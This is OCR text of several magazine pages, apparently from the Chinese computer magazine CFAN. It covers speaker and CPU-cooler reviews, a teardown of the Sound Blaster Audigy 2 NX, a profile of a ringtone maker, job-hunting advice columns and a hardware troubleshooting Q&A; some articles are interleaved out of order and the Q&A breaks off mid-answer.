从1900TⅢ的设计和它的音乐回放表现来看，1900TⅢ完全有资格成为今年在多媒体音箱领域最引人瞩目的产品之一，从目前1900TⅢ的表现来看，已经具备了和更高端的音箱一争的实力，而在外观设计上，1900TⅢ也已经达到了在同价位上比较高的水平。除了在工艺上还有待进一步提高外，1900TⅢ的外观已经超过了传统的中档音箱层次。虽然公正的说，其价格在中档音箱来看，并不便宜，但我们认为它的性价比依然是超过了同档次的大多数产品。

前面一再提到，1900TⅢ在设计上使用了大量的S2000技术——的确，已经传说了整整三年的"泡泡件"漫步者S2000现在已经不再是传说了。笔者前不久在爱德发公司的消音实验室已经看到了S2000的样品，这款产品由前面提到的Phil Jones设计，具体的情况现在无法透露，但可以肯



镇压高热的热管塔

——东泰热管散热器 DT-001A

■ CFAN评测室

现在处理器的发热量越来越大，即使是赛扬D这类定位于低端的处理器也会产生非常大的热量。因此，现在的散热器市场也越来越大。东泰科技有限公司是一家专业从事研制、开发、生产各类热管散热器的企业，公司生产的散热器，广泛应用于电子、化工、纺织、建材、恒温控制等领域，东泰热管散热器 DT-001A 就是东泰公司的新一代 PC 散热产品(题图)。

拿到 DT-001A，我们发现这款产品与市面上的 CPU 热管散热器相比，虽然工作原理基本一样，但也有不少自己特有的设计。

首先说 DT-001A 与其他热管散热器的相同点，都是通过热管将 CPU 的热量高速传导到散热端，然后依靠散热端的大量散热鳍片扩大散热面积，提高散热效率，最后通过一个散热风扇将散热鳍片以及热管散热端的热量带走。由于热管内部液体挥发带走热量的效率较纯金属的导热效率高得多，因此，热管散热器的散热效率也高于一般的纯金属散热器，使热管散热器成为现在的高端主流散热器之一。

同样是热管散热器 DT-001A 与其他产品相比，还有一些不同的设计。首先，DT-001A 的热管的受热端是直接与 CPU 接触的，而其他热管散热器的受热端多数是焊接在导热铜块上，而导热铜块才与 CPU 接触。与后一种设计相比，DT-001A 的一体化设计使热量的传递效率更高。第二点，与一般的热管散热器相比，DT-001A 采用的热管要粗很多，尽管热管的散热效率与热管的粗细并不是等比例关系，但 DT-001A 直径 2CM 左右的热管与一般的 5MM 左右粗细热管相比，效率还是要高不少。另外，采用单根粗热管与采用多根细热管相比，使用的材料更少，也降低了散热器的重量，减少散热器对主板的伤害。第三点，DT-001A 的底部采用可旋转的圆柱设计，使这款散热器能够根据机箱内部的空气流动线路调整自己的散热方向，更进一步提高散热效率。

在细节设计上，DT-001A 也不错，31 片散热鳍片与热管的结合非常紧密，而银色低噪音风扇的散热效果也不错，而目前这款产品 98 元的售价也比其他同类产品平易近人很多。CF [SC00]

定的说——当笔者看到这款音箱的时候，实在难以想象这是漫步者的产品，它的设计一扫漫步者多年来给人留下的多少有些土气的印象，以国内多媒体音箱的设计标准来看，前卫到了多少有些超前的程度。这款产品今年内就将上市，具体如何，还是等着瞧吧。

忠告：相信自己的耳朵，让别人胡说去吧

笔者写这篇文章的时候，一些网站已经发出了 1900TⅢ 的相关文章。不出所料，下面很快就已经跟了一堆漫骂的回帖。

说句心里话，笔者确实对现在的多媒体音箱市场很失望，因为随着大量原 Hi-Fi 厂商进入多媒体音箱领域，在带来 Hi-Fi 的高超设计水平和高超制造工艺的同时，也带来了大量 Hi-Fi 界的不良风气。

熟悉 Hi-Fi 的人应该都知道，中国的 Hi-Fi 界，大概是最早开始出现枪手横行和“骂人显本事”的现象的地方，很多人不是认真的做研发搞生产，而是靠收买枪手吹牛甚至是冒充消费者造谣辱骂对手来赚取不义之财。很遗憾，这一切正在多媒体音频领域重演。


中国的消费者往往不太相信“评测”，的确，枪手的横行使得媒体的“评测”屡屡失去用户的信任。但是，笔者在这里要说，与评测相比，网络上的“评论“更加不可信！


“评测”不管如何“枪手”，至少所有人都知道它的来历如何，刊载它的媒体总要为自己的声誉负责，而“评论”呢？一句老话说得好——“在网络上，没有人知道你是条狗”！就连几个国内著名的音频网站上出没的所谓“高手”，其实圈内人都知道它们与这个或那个厂商的千丝万缕联系，更何况那些只有一个 IP 地址的匿名评论？


就以 1900TⅢ 报道的评论来说——某网站刊发 1900TⅢ 的评论后，有人跟帖自称是“购买了 1900TⅢ 的消费者，经与多款 2.0 音箱反复比较，发现 1900TⅢ 并不怎么样”，骂评测人员是枪手——看似义正词严，只是，普通的消费者真的能够同时拥有这么多同档次的 2.0 音箱吗？而且，此位仁兄发帖时，1900TⅢ 尚未上市，只是邀请了一些圈内的人士去试听，试问这位“消费者”是从哪儿买到的呢？

所以，厂商的宣传固然不必全信，但这种“评论”则更不可信。只有自己的耳朵是真正可信的。“相信自己的耳朵，让别人胡说去吧”！CF [SC00]


1


2


3


4

USB声卡大拆解

■ CFAN评测室

Sound Blaster Audigy 2 NX是创新推出的一款高档USB 2.0声卡，支持7.1声道的输出。本刊曾在2004年第11期杂志上做过介绍。这一次，我们把它拆开来看看里面究竟是什么样。

Sound Blaster Audigy 2 NX体积较小，只比一盒香烟大得有限，带有一个红外遥控器，使用外置电源供电（图1）。

Sound Blaster Audigy 2 NX的螺丝隐藏在四个垫脚下，揭开后就可以将四个螺丝拧下来，然后将上面的两个音量旋钮拆下，就可以将外壳打开了。


图2是Sound Blaster Audigy 2 NX电路板的正面，主要的接口都在这里，另外有简单的电源滤波和输出耦合电路，下部则是输出和输入的音量控制电位器，中间是红外线端口。

图3是Sound Blaster Audigy 2 NX的电路板反面，我们将其放大，从正面看就是图4所示的样子。


从图4可以看出来，Sound Blaster Audigy 2 NX上除了一些耦合元件以及右侧的一块电源管理芯片外，反面共贴了11块芯片。同时中间还有一个晶振晶体，这个晶体就是Sound Blaster Audigy 2 NX的主时钟，从电路来看，Sound Blaster Audigy 2 NX依然采用的是单时钟单电源的设计模式。

11块芯片中，沿着电路板一圈，每个输出接口处都有一个JNC4558A芯片，这个芯片就是每个声道输出的运放芯片。它的作用是提高输出信号的输出电压，与输入设备匹配，共有五个。


5


6


7


8

剩下的6块芯片，就是Sound Blaster Audigy 2 NX的主芯片。Sound Blaster Audigy 2 NX的主芯片较为复杂，没有使用USB声卡常用的一块CODEC包办一切的做法，也没有用Sound Blaster Extigy那样将主要任务分配到两块主芯片上的做法。

这6块芯片中最核心的一块是创新自己制造的标识为CA0186-EAT的芯片（图5），这是Sound Blaster Audigy 2 NX的主控芯片，Sound Blaster Audigy 2 NX的主要操作和主要功能都由它来提供。

另一块重要的芯片是Maverick的一块AC3/MP3硬编解码芯片（图6）。这是Sound Blaster Audigy 2 NX和PCI声卡的一个最大区别，由于USB接口的CPU占用率明显高于PCI接口，所以对于Sound Blaster Audigy 2 NX来说，使用硬编解码芯片要大大降低CPU占用率。

在电路板左上角的一块芯片是SIGMATEL的STAC94603芯片（图7），这是一块DAC/ADC芯片，可以转换多达7.1声道的数模、模数声音信号。创新这一次没有继续使用Sound Blaster Extigy上的多芯片设计，而是使用一块高水平芯片来完成这个工作。

除此之外，在电路板上还有一块飞利浦芯片（图8），这是一块USB2.0控制芯片，从这一点可以看出来，Sound Blaster Audigy 2 NX的主芯片并非是经过了全新的设计，还是在PCI声卡的芯片基础上改进而来的。

在电路板的正中央，那块长方形的芯片是一块闪存芯片，存储Sound Blaster Audigy 2 NX的控制程序和MIDI波表等数据。在Sound Blaster Extigy上也有这样一块芯片，但Sound Blaster Audigy 2 NX的芯片容量要大得多。

从Sound Blaster Audigy 2 NX的设计来看，Sound Blaster Audigy 2 NX不仅仅是采用了新的DSP核心和USB2.0接口，与Sound Blaster Extigy相比，Sound Blaster Audigy 2 NX使用了更多的硬件电路，不仅支持了更多的功能，而且除EAX外，其他功能的CPU占用率并不是很高。这就使得它与大多数市场上的USB声卡有了根本的差别。

不过与创新的PCI声卡和Sound Blaster Extigy相比，Sound Blaster Audigy 2 NX的输出电路设计比较简单，所以音质上比这两者稍差。但Sound Blaster Audigy 2 NX本来就是为笔记本等产品设计的，所以这并不是太大的问题。CF [SC00]

职业特工队

我为铃声狂

—— 手机铃声制造者的故事

■ 河北 苗得雨



他喜欢将自己称之为“网络音乐人”，而音乐与网络却以一种特殊的方式在他的生活、生命、生存和生意中错综复杂的互相纠结着。也正是在这种相互渗透中，一张无边无际的大网、一曲曼妙多彩的音乐，在他的生命中展现出的是另一种追求与魅力……

缘起音乐

陈严和所有生于20世纪80年代的孩子一样，从诞生那天起就被父母寄予厚望。他说他的生命意义也就在父母的这种期望中发芽、成长。小时候，陈严家对面就是省戏曲团的家属院，父母在每天练嗓声、歌声、钢琴声的熏陶下，给当时仅仅只有5岁的小陈严买了架钢琴。小小的陈严就在这种枯燥的古典音乐和艰苦的钢琴训练中认识了音乐，理解了音乐。“在小学毕业前，我真真正正喜欢音乐就只有两天时间，就是我爸和我妈刚刚给我买钢琴的那两天，当时小，兴奋劲一过了发现全是枯燥的练习，就不耐烦了，开始排斥甚至厌恶这种东西了。”陈严说自己是无奈地被父母强拉着上了音乐的道路。

对古典音乐那种吃腻了的反感，使得陈严似乎不屑于所有跟音乐有关的事情，而这一切直到有一天，一曲歌改变了他。“初中假期里，我去一个同学家里玩儿，突然听到了一种非常令我震动的音乐，那是一种绝对不同的音乐。听到那些音乐你会随着音乐的节拍哼唱，真的，当时我完全被迷住了。我马上跑回家，拿了几盘磁带，将我那个同学所有的这种音乐全部都翻录了下来。”

撞开陈严对音乐反感的大门的这种音乐正是当时风靡港台和内地的小虎队的流行歌曲，就是这些伴着呲呲啦啦爆音的磁带让陈严第一次发现自己开始爱上音乐了。陈严开始疯狂收集这些流行音乐，并认真地关注收音机中每一个音乐排行榜。放学后赶回家里录下广播中所有流行歌曲。练琴室中也贴满了港台明星的海报，陈严说他当时最喜欢的一首歌是张雨生的《我的未来不是梦》。

初三会考时，陈严以优异的成绩换来了自己心动已久的电吉他。对他来说，这种乐器所奏出音乐远比钢琴那种听腻了的声音更有魅力。也就是从初中毕业的那个暑假开始，陈严疯狂地沉迷在电吉他的振荡声中。他模仿着电视里的样子，演奏着自己最爱的音乐。“初二的时候我在学校里组织了自己的乐队，让很多同学非常崇拜我，特别是女生的那种尖叫和带有爱慕的崇拜更让人有成就感，我至今都感觉那是我人生中最风光的一段时间。”

不过这个略带稚嫩的时期很快就过去了，进入了高中的陈严开始逐渐放弃了对流行音乐的狂热迷恋。他说自己开始真正返回音乐本身了，他开始重新听肖邦、贝多芬、巴赫、柴可夫斯基、拉赫玛尼诺夫。“有一段时间里，社会上开始迷漫里查德·克莱斯曼的钢琴曲，开始只是跟着同学一起听，后来听着听着发现，原来自己小时候腻烦的东西原来是这么有味道。”从那时起，陈严开始无拘无束地接触各种音乐，从欧美乡村音乐到正统的古典音乐，从港台的流行小调到重金属的摇滚，陈严五谷杂粮一样的全部通吃。音乐就这样渐渐的融入了他的生命，融入了他的灵魂中……

网络贩卖

“我一直很不理解，父母希望我好好练琴，但又不希望我成为真正的音乐人，他们还是期望我能够在其他实际一些的专业中发展。我最终也没有去报考音乐类的专业院校，甚至连跟音乐沾边的科目都没有报考。最后我竟然选择了生物，这个现在看起来挺时髦的专业。”大学时光让他找到了更多的“乐味”相投的朋友，“大一的时候我父亲和我姑夫搞了一个规模不小的音乐店，这一下就让我在大学的音乐圈中非常受欢迎，因为我总能够搞到很多新鲜的音乐。”陈严说，尼采、喜多郎等MIDI音乐那个时候在大学非常流行，他很长一段时间里都搞不懂那些梦幻一样的音乐是怎么作出来的，后来他发现了这个秘密——电脑合成音乐。

电脑合成音乐再一次将陈严的音乐灵魂拴住了。那种由电脑中合成的音乐在当时的陈严看来就是天籁之声，没有任何一种乐器可以与之媲美，电脑很快成为了陈严一个新的梦想，他希望自己也能够作出天籁一样的音乐。“刚开始我去询问价格，后来一听一台能够作出流畅的MIDI音乐的电脑需要一万多元，单单一块声卡就要3000多，我当时就感觉没有希望了。”不过这一次令陈严没有想到，试探性的询问之后父亲竟然极其痛快地给陈严买了电脑，“我当时对我有这样的老爸和老妈感动极了。”MIDI音乐就这样突然的开启陈严通向电脑世界的大门。

陈严说自己没有想到，人生会被电脑和网络所改变。他当初上网仅仅是为了和在澳大利亚的表姐通信聊天，目标简单而直接。但网络却悄悄地让这一切发生了戏剧性的变化，网络让陈严淘到了来自网络经济的第一桶金。大三暑假，陈严在网络上的一个音乐论坛中和

几个网友讨论一些欧美先锋音乐，论坛中的网友都被陈严的音乐知识所折服，而在敬佩之余都在抱怨自己的城市无法买到自己喜欢的这些音乐。陈严无意中说自己家里就是开音像店的，有很多这样的CD，“我当时发帖子很无心，其实仅仅是想在网络上显示一下自己的优越感而已。没有想到这一下子可炸了窝，许多人嚷嚷着让买这个CD那个CD，还有人要求我将家里的CD列一个目录上来。”陈严说自己当时并没有看中这是一个商机，甚至嫌给网友邮寄麻烦。



不过陈严最终还是经不住音乐发烧网友的蛊惑，将自己家店铺中一些自己认为不错的CD音乐目录列在了论坛上。“我在论坛上发了目录表的帖子一周之后就来了很多汇款，这下子我老爸兴奋了，因为那些汇款快相当于他一个月的销售量了。我姑夫也来了劲，让家里的电脑也上了网，并把店里所有CD目录全部打了出来，而且将可以进货的一些不热销的CD也列了出来。他没有想到，原来那些不热销的欧美音乐在网络上竟然也能如此有市场，更不要说那些流行的CD了。”虽然赚到了钱，但似乎陈严并不像父亲和姑夫那样热衷于网络电子商务所带来的经济动力。他的灵魂仍然在音乐中，仍然在摸索与探求着自己音乐灵魂的栖息地。在陈严看来，真正的乐迷跟那些音乐发烧友、追星族是有本质区别的，他感兴趣的只是音乐本身所散发出来的魅力和激情。

弦乐飘飘

2001年，一场由手机所引发的革命真正的改变了陈严。这一年的一天，陈严的一个同学在聊天中突然问陈严会不会制作手机铃声。这位同学刚刚购买了一款能够更换手机铃声的手机，但由于手机的型号比较新，网上没有这款手机的铃声下载。“其实我当时感觉自己不一定能够做成，不过他的手机样子很好玩，我想正好借此机会拿回去玩玩也不错，就答应他试试看。”陈严没有想到，对照着说明书，陈严还真的编辑出了一款手机铃声。新的手机铃声是当时最流行的歌曲《东北人都是活雷锋》的曲调，这个铃声很快吸引了班级中很多同学的注意，许多人开始要求陈严帮助他们也编辑手机铃声。

“最初的手机铃声编辑很简单，只要将五线谱照着手机说明改成代码输入就可以了。”陈严开始对小小手机铃声产生了浓厚兴趣，也不知道是一种什么样的力量促使着他将自己喜欢的一些音乐转换成各种铃声代码。为了让更多人同样能沉浸和享受在自己的乐趣中，陈严在自己的论坛中专门开辟了一个板块，用于介绍和交流手机铃声的音符代码。“我感觉这种音乐传播的方式很好玩，手机铃声一响起时，就如同在开一个小型的演唱会，周围的人都可以欣赏到由你所制造出来的音乐，这样我很有成就感。”陈严说，自己一直想让自己的音乐能够流行在大街小巷中，这是他多年做的一个梦，他认为手机铃声可以实现他这个梦。

可能也是令陈严所意想不到的，他对于手机铃声的这份执著和热情一发不可收拾，而通过网络的延伸他也找到了一大群志同道合的朋友。他们互相交流着MIDI的各种制作合成手段、各种技巧。更令陈严想不到的是，国内一家著名门户网站的编辑竟然联系到他，希望能够购买他制作的一些手机铃声，正在发生的这一切都让陈严感到格外的兴奋和惊喜。“我开始做的时候就是想在别人的手机中听到自己的制作的歌曲，就为了这个单纯的梦想，没有想到最后还能够赚钱，而且是那么的赚钱。”由于陈严的制作速度和质量都非常高，因此网站一般一条铃声都给陈严80元～150元的高价位，物质上的肯定更加激发了陈严制作手机铃声的动力。

小知识

和弦

和弦也叫复音、多音（polyphony），是指MIDI中各个通道的发音数之和，与乐理中的和弦是不同的概念。和弦铃声比以往的单音铃声音色更丰富，有强烈的立体感。为了得到不同的效果，人们预先在芯片中存储了各种乐器的效果音，在播放一首铃声时，若用到某种乐器的效果，就从芯片中调用，手机也变得如同音乐魔盒般悦耳动听。传统意义上的和弦铃声仅指包括MIDI（MusicalInstrument-DigitalInterface，乐器数字接口），只能播放数字化乐器的乐曲，音乐听起来的数字味道很重。然而，新一代的和弦芯片，还加入了ADPCM（自适应音频脉冲编码），可以播放采样的波形，比如人类、动物、自然等的声音，也称为特效音，那些所谓原声原唱就是波形解码的威力。

铃儿响叮当

2002年是手机铃声的一次大革命，和弦手机的普及让人们更加开始钟爱那悦耳个性的手机铃声了。对于一些人来说，手机铃声不仅仅体现着自己的爱好，更体现着自己的心情、品味和精神的状态。各种个性手机铃声的下载也让网站赚得乐翻了天，更多的网站订单开始向陈严发来。不过这一次订单不再是那些数字符号的音码表了，而是真正的MIDI音乐。“我能够感觉到这是一场商机或者说是革命，当有个网站编辑问我能不能作MIDI的时候，我就一口答应了。”不过这一次并不像陈严想像的那么简单了。

陈严说自己折腾了好久才搞明白了怎么将电吉他等乐器连接到电脑上，单单为了试验不同的MIDI软件他就重装操作系统不下十多次，终于

在折腾了整整一周之后谱出了自己的第一首MIDI音乐。“开始还不合格，因为我不知道手机的音乐格式和纯MIDI是有一定分别的，即使是纯MIDI，并非所有手机都兼容各种的MIDI格式。如果使用错误的格式，手机不能识别时，有可能导致手机本身的编辑软件无法使用。”不过第一次失败不单单没有打击陈严，更让他开始对探索这种神奇的MIDI产生了强大的动力。他开始疯狂地到各种网站上寻找相关资料，并不惜重金的购买了一台调音台。“后来我哥们都说买调音台没有意义，不过我跟他们说，我要做就做最专业的！”陈严果然成为最专业的MIDI制作人，很快他改写和原创的MIDI受到了很多网站的欢迎，网站的订单也开始让陈严应接不暇。但是大四的陈严仍然需要兼顾学业，在这种压力下，他决定筹建自己的工作室。

“工作室筹建挺快的，我在郊区租了一套房子，弄了些家庭用具就和几个哥们开张了。”工作室的开张招揽了很多网络MIDI和手机铃声爱好者的支持，让陈严想不到的是自己的爱情也随着工作室的开张到来了。“我有一天突然接到一个网友的QQ，然后她就跟我聊MIDI，说非常喜欢我的论坛，过后的几个月我们都聊得非常开心。后来她听说我要搞工作室，突然就对我说，我去帮你的忙吧，我就同意了。后来没有想到她竟然GIF动画作得非常漂亮，于是我们工作室就又多了一项生意，做手机动画和屏保。”陈严在描述自己的情侣搭档生活时，脸上洋溢全是幸福和骄傲。

今年，已经走出校园的陈严决定完成人生的两件大事情，和自己心爱的女友在十月份举行婚礼，另外他们打算在年底正是将自己的工作室注册成公司。另外他还有一个长久的心愿，就是希望以后能制作自己的手机MTV。陈严说，制作铃声过程是一种享受和发现，他希望公司步入正轨之后，能让他多一些时间投入真正的手机铃声制作中，少花些时间去和网站沟通。他说实在不行他就自己建个铃声网站，因为忙公司、忙结婚，陈严已经太久时间没有真正的抱上自己心爱的电吉他，弹自己想要的MIDI音乐了。

CF [CY01]

NEW 新形势下的择业心态

——职业无论贵贱，择业当讲实际

就业形势的严峻，让一部分毕业生尝到了“走出学生队伍，加入失业队伍”的苦涩。但另一方面，在人才市场上，虽然很多企业都面临着大量的毕业生可供选择，但事实上，并不是所有的公司都能心满意足地挑选到自己需要的人才。因为不少情况下，大学生对自己未来的职业规划都显得比较高调，眼光也大多集中在一些竞争非常激烈的“热门公司”和“热门行业”。以至于很多实力和发展势头都很不错的公司，因为名气不大而招不到渴望的人才。但实际上，前途（甚至“钱途”）也分布在一些不起眼的行业和地域，不要因为一时的虚荣让自己的职业之路受到不必要的挫折。



CF [CY02]

「小强」说话

E-mail：tengxiaoqiang@sohu.com



前面准备了那么多，其实主要是为了能够取得面试的机会，从今天开始，我们需要好好谈谈关于面试过程中的一些技巧，也好让大家好好把握住来之不易的面试机会。

打破沉默　细心表现

■ 滕小强

沉默＝沉没

讲座结束了，照例是很多同学围过来，当人群渐渐散去时一个文静的小女孩从前排座位站了起来．"滕老师，等等可以吗？"

"哦？什么事？"我开始就注意到她了，一直都坐在第一排位置，在讲座过程中几乎一动不动，听得非常专注却没有任何反映，让我猜不透她到底是听懂了没有。

"我……．"她似乎是犹豫了一下才道出心中的苦闷。

她的名字叫林洁，今年是大学四年级，还有3个月就要离开这个陪伴她走过四年美好生活的大学了。大学里面，林洁像其他女孩子一样，上课总是坐在前排，学习成绩比较不错，几乎每年都会获得不菲的奖学金。本来生活得一帆风顺，却偏偏在就要毕业时出现了麻烦。

大家从大四就开始接触招聘单位，很多人也陆续找到了自己满意的工作。然而林洁连续参加了三次面试却均以失败告终，而且通常败得很惨——连第二次面试的机会都很难取得！就连她的辅导员老师也很纳闷，怎么回事呢，这么优秀的学生怎么会屡屡受挫？很明显，她带给面试官的第一印象非常糟糕。也许很短的时间就可以找到答案了。

这样吧，我想出一个办法，我们不妨来进行一个简单的面试模拟。来到学校办公室，我坐在前面，之后示意开始，于是林洁静悄悄地坐在了我的面前。

"做个简单的自我介绍吧"

"哦~我叫林洁，今年**大学**专业四年级。"

接下来是一段尴尬的沉默，没想到这个自我介绍会是这样简单，结束了吗？我故意没有说话，现场静得几乎可以听到手腕上表针的"嗒嗒"声。

"还有吗？"我实在是忍不住了，试探性地问了一句。

"没有了。"她竟然用几乎没办法更简单的答案回答了这个问题。

接下来又是沉默，她并没有抬起头看看我，只是盯着前方书桌的一角。我似乎找到原因了，那就是可怕的沉默让面试官失去了耐心。我也感觉到有些可气，这真是一个"惜字如金"的女孩子。

打破沉默才是金

任何一个企业都非常重视员工的沟通主动性和沟通的能力，面试恰恰就是一个面对面的沟通，是一个机会，也是一个挑战。有时面试官见到你时会故意不说话，考考你处理"沉默"的能力，观察你在这个时候的表现。而积极面对这样的静默状态，正是林洁的弱点。

为了验证一下我的判断，我让林洁给我回忆了一下面试过程中的细节，甚至包括双方的对话。不出所料，她几乎每次面试对话都非常简单，往往也很快就会结束了。我们之间针对前面的几次面试进行了深入的剖析，最后提出一个简单的不能再简单得解决方案——多说话。

当然，多说不等于乱说。首先把自己的求职信进行提炼结合简历撰写一份自我介绍，大约3分钟时间能够表述清楚林洁的基本信息和突出成绩。接着，让她提高自己说话的声音说话的方式，让坐在对面的人能够感受到相互之间在交流。最后，也准备几个问题。一来避免冷场，二来也增进对企业的了解。总之呢，从以前的一问一答式的面试改变成为一种热烈的交流。

"能行吗？"遭受几次挫折的林洁似乎对自己的信心不足。

然而就在大约两周之后，我得到了她的好消息。虽然她对自己在现场的表现仍然不是很满意，但最起码没有出现以前那样的尴尬场面。加上简历上优秀的成绩历历在目，面试官毫不犹豫地录用了她。

"知道吗？"林洁在电话面的声音听起来有些骄傲地告诉我"有一招你没有教我，我自己超水平发挥了！"

"嗯？！"我也很好奇。

"面试我的那个人开始一句话也不说，这种情景我没有提前准备，不过沉默了不到15秒钟，我主动提出来先给大家做个自我介绍，接下来……"

她几乎给我描述了20分钟关于这次面试，能听出来话语中的兴奋和重新找到的自信。放下电话之后我想，也许在下次的讲座中我一定要提醒同学们，并不是在任何时间都要坚持"沉默是金"，面试时我们有时候需要打破沉默，细心表现。

CF [CY03]



求职新人的四颗心

■ 重庆 罗彬

告别高校，投入到社会惨烈的求职竞争中。在老板面前毛遂自荐，一个人面对老板的种种问题和考试，你怎样才可以从众多的竞争者中胜出？又怎样才可以抓住那转瞬即失的应聘机会？其实，笔者以为，在这一切开始之前，求职的朋友们还往往需要下文这四颗心。也许，当你把正心态，真正地拥有了这四颗心，求职的大道就向你敞开了……

自信心，一切自己找

许未平在学校时就勤工俭学，成功经营过学校的一个小卖部。毕业后，他打算到电脑城去找个大公司工作学习一下。然而不巧的是，他到的时候恰好电脑城的招聘刚过，他青睐的大公司已经招满了人。但是，许并没有灰心，他迅速调整好心态，径直去找该公司的老总毛遂自荐。老总得知他知道招聘结束后还来，感兴趣地问“你懂不懂数码？”许当时极具自信地说：“我不懂数码，但我懂销售。如果把不懂的东西卖火了，就说明我是销售精英，另外，我能吃苦。”于是，老总拍板增加一个名额，当即聘用了他。

小编点评：自信来源于积累，许未平在经营小卖部时就积累起了一定的自信和能力。因此，对于很多在校的朋友，一定要多创造机会去锻炼一下自己，让自己吃点苦，增长下见识，积累点能力和自信心才对。另外许未平在明知人家招聘结束的情况下还去毛遂自荐，这一方面得益于他的自信，另一方面，还在于他锲而不舍的钉子精神，不怕失败，直至战胜失败。

平常心，要看淡名利

喻悦在校的时候就是市优秀学生，毕业后她对工作单位的要求比较高。在很多面试中本来她快成功了，但最后她忽然想到可能还有更好的工作，更好的待遇，就这样自己主动在最后的关头放弃了。这样的经历持续了找工作最旺的几个月，还没有找到单位的喻悦心急了。这时候她也不再考虑还有更好的单位了，就想找个稍满意的单位寄居一下，可人家反倒不要她了。人家这样问：“找工作最旺的几个月，人家为什么不用你？”喻悦哑口了。

小编点评：要全面认识自己和现在社会上职场竞争的惨烈情况。不要心存侥幸，以为还有更好的工作等着你。从心态上来说，才毕业的学生不要太浮躁，对名利的要求不要太多。而且，大家还应充分意识到自己仅仅是个学生，和社会上高级人才相比自己还是有很大的距离。另外，有了机遇一定要抓住，不要一而再，再而三地错过。

常细心，善待每个人

李财性格火爆，在一次成功的复试后，HR经理暗示地让他回家准备准备，静候通知。但是，这一等就是一周，这让李财心里有点窝火。于是，他就打算去应聘公司了解一下情况。其实，就在他到公司的时候，HR就打电话让他去报到了，可粗心的他偏偏手机没电。李心想反正快到公司，就急急地想去问个究竟。结果李在等电梯时违规地抢着进，和一看似清洁工的老头发生了口角，谁知这老头竟是公司派来考查他的。得，本来成了的工作就给挂了。

小编点评：不少用人单位都要求求职者在初试后回家等待通知。这时候，尽管用人单位已经对求职者有了了解，动了录用的念头。但很多单位还是喜欢在最后的关头下个拌来考察求职者的人品和性格。如果求职者这时候自恃已经应聘成功而骄狂自大，那么经不起最后考察的便是你了。同时，作为人来说，保持细心，耐心和一定的社会公德都是非常必要的。

要放心，避免紧张感

张强毕业于一名牌高校，可每次走进专场的招聘会，看见周围拥挤成一堆的人流，他的心就开始急剧的紧张，呼吸加速。在这样的情况下，他通常是在人才市场上旋上一圈又一圈，即便看到中意的用工单位，张强也要等到其它求职者散尽后才心慌张地递上简历。遇上用工单位的简单问话，他也回答的十分罗嗦，这自然不能叫用工单位满意了。这样几个月下来，他没有找到工作。而每增加一次应聘经历，张的心中就增加一分焦虑，一分失望，就这样，长久以来，他还是没有工作。

小编点评：文中的张强在求职时总是莫名奇妙地感到紧张，这样对找工作是没有益处的。张强应该及时调整自己在求职现场中的心态，尽量消除心理上的紧张。要知道，人一生本来就是面临竞争的，一切要坦然面对。并且，张强还可通过嚼口香糖，喝水等方法来让自己冷静，同时，张强还可以和朋友，同学之间来相互模拟一下招聘现场，以便让自己放心。

CF [CY04]



硬件维修站

1 升级CPU后系统变得不稳定

问:我用的是A7V8X的主板，在将CPU从Athlon XP 1800+升级到Athlon XP 2800+后，系统变得很不稳定，有时还不能启动。我的两块CPU都是Thoroughbred核心的，内存为PC2100。这是怎么回事？

答:Athlon XP 1800+是266MHz FSB的，而Athlon XP 2800+为333MHz FSB。由于芯片组的限制，内存只能运行在333MHz或400MHz，这会导致PC2100 (DDR 266)内存不能稳定运行，请将内存更换为PC2700(DDR333)或PC3200(DDR400)。

2 你的主板支持137GB以上的硬盘吗

问:怎样才能快速知道自己的主板是否支持137GB以上的大硬盘？

答:方法是使用“Intel 48-bit LBA Test Program”(Intel出品的检测48位LBA的测试程序，可以在Intel的官方网站下载)程序。它可以检测主板BIOS是否支持48位LBA寻址方式，从而确定主板BIOS是否支持137GB以上的硬盘(支持48位寻址就支持137GB以上的硬盘)。你可以在DOS模式下运行该测试程序文件48lbachk.exe，在随后出现的窗口中找到“Intel 48-bit LBA BIOS Test Complete”项，针对不同的硬件系统，该项的检测会出现以下三种结果:

(1)“PASSED”表示BIOS支持48-bit LBA。

(2)“FAILED”表示BIOS不支持48-bit LBA。

(3)“UNDETERMINED”表示测试程序不能确定被测BIOS是否具有48-bit LBA能力，其原因大多是因为当前系统中没有连接超过137GB的硬盘。

所以，当拿到一块容量大于137GB的硬盘后，可先连接到系统中并使用该程序测试一下。如果能够正确识别为“PASSED”，则可被主板支持，否则只能是采用刷新主板BIOS甚至更换主板等办法了。

3 换一个闪盘就不能被识别了

问:为什么我从USB接口上拔下一个USB设备后再连接一个USB闪盘，闪盘总是无法被识别出来？

答:可能的原因如下:

(1)有些USB设备的驱动程序做得有缺陷，导致拔除时无法被正常卸载，这样就会影响后面插上的USB设备。解决该问题的办法一是升级该USB设备的驱动程序，二是使用其他USB接口。

(2)USB接口的系统驱动程序有问题。可以在系统中的“设备管理器”中删除USB接口，然后让系统重新安装接口的驱动程序。

4 网卡设置不当导致网速缓慢

问:我的电脑刚刚安装了ADSL宽带，因为只有一台电脑，所以未启用ADSL的路由功能和配置DHCP。电脑上装的是Windows XP，使用PPPoE拨号上网，发现系统启动时明显变慢。请问有没有办法解决这个问题？

答:出现系统启动变慢的原因可能是网卡的设置存在问题，默认情况下Windows XP在启动时会对网卡等网络设备进行自检，如果发现网卡的IP地址等参数未配置好就会对其进行设置，从而导致启动速度减慢。解决该问题的方法是:

(1)在系统桌面上用鼠标依次选择“开始→连接到→打开所有连接”。

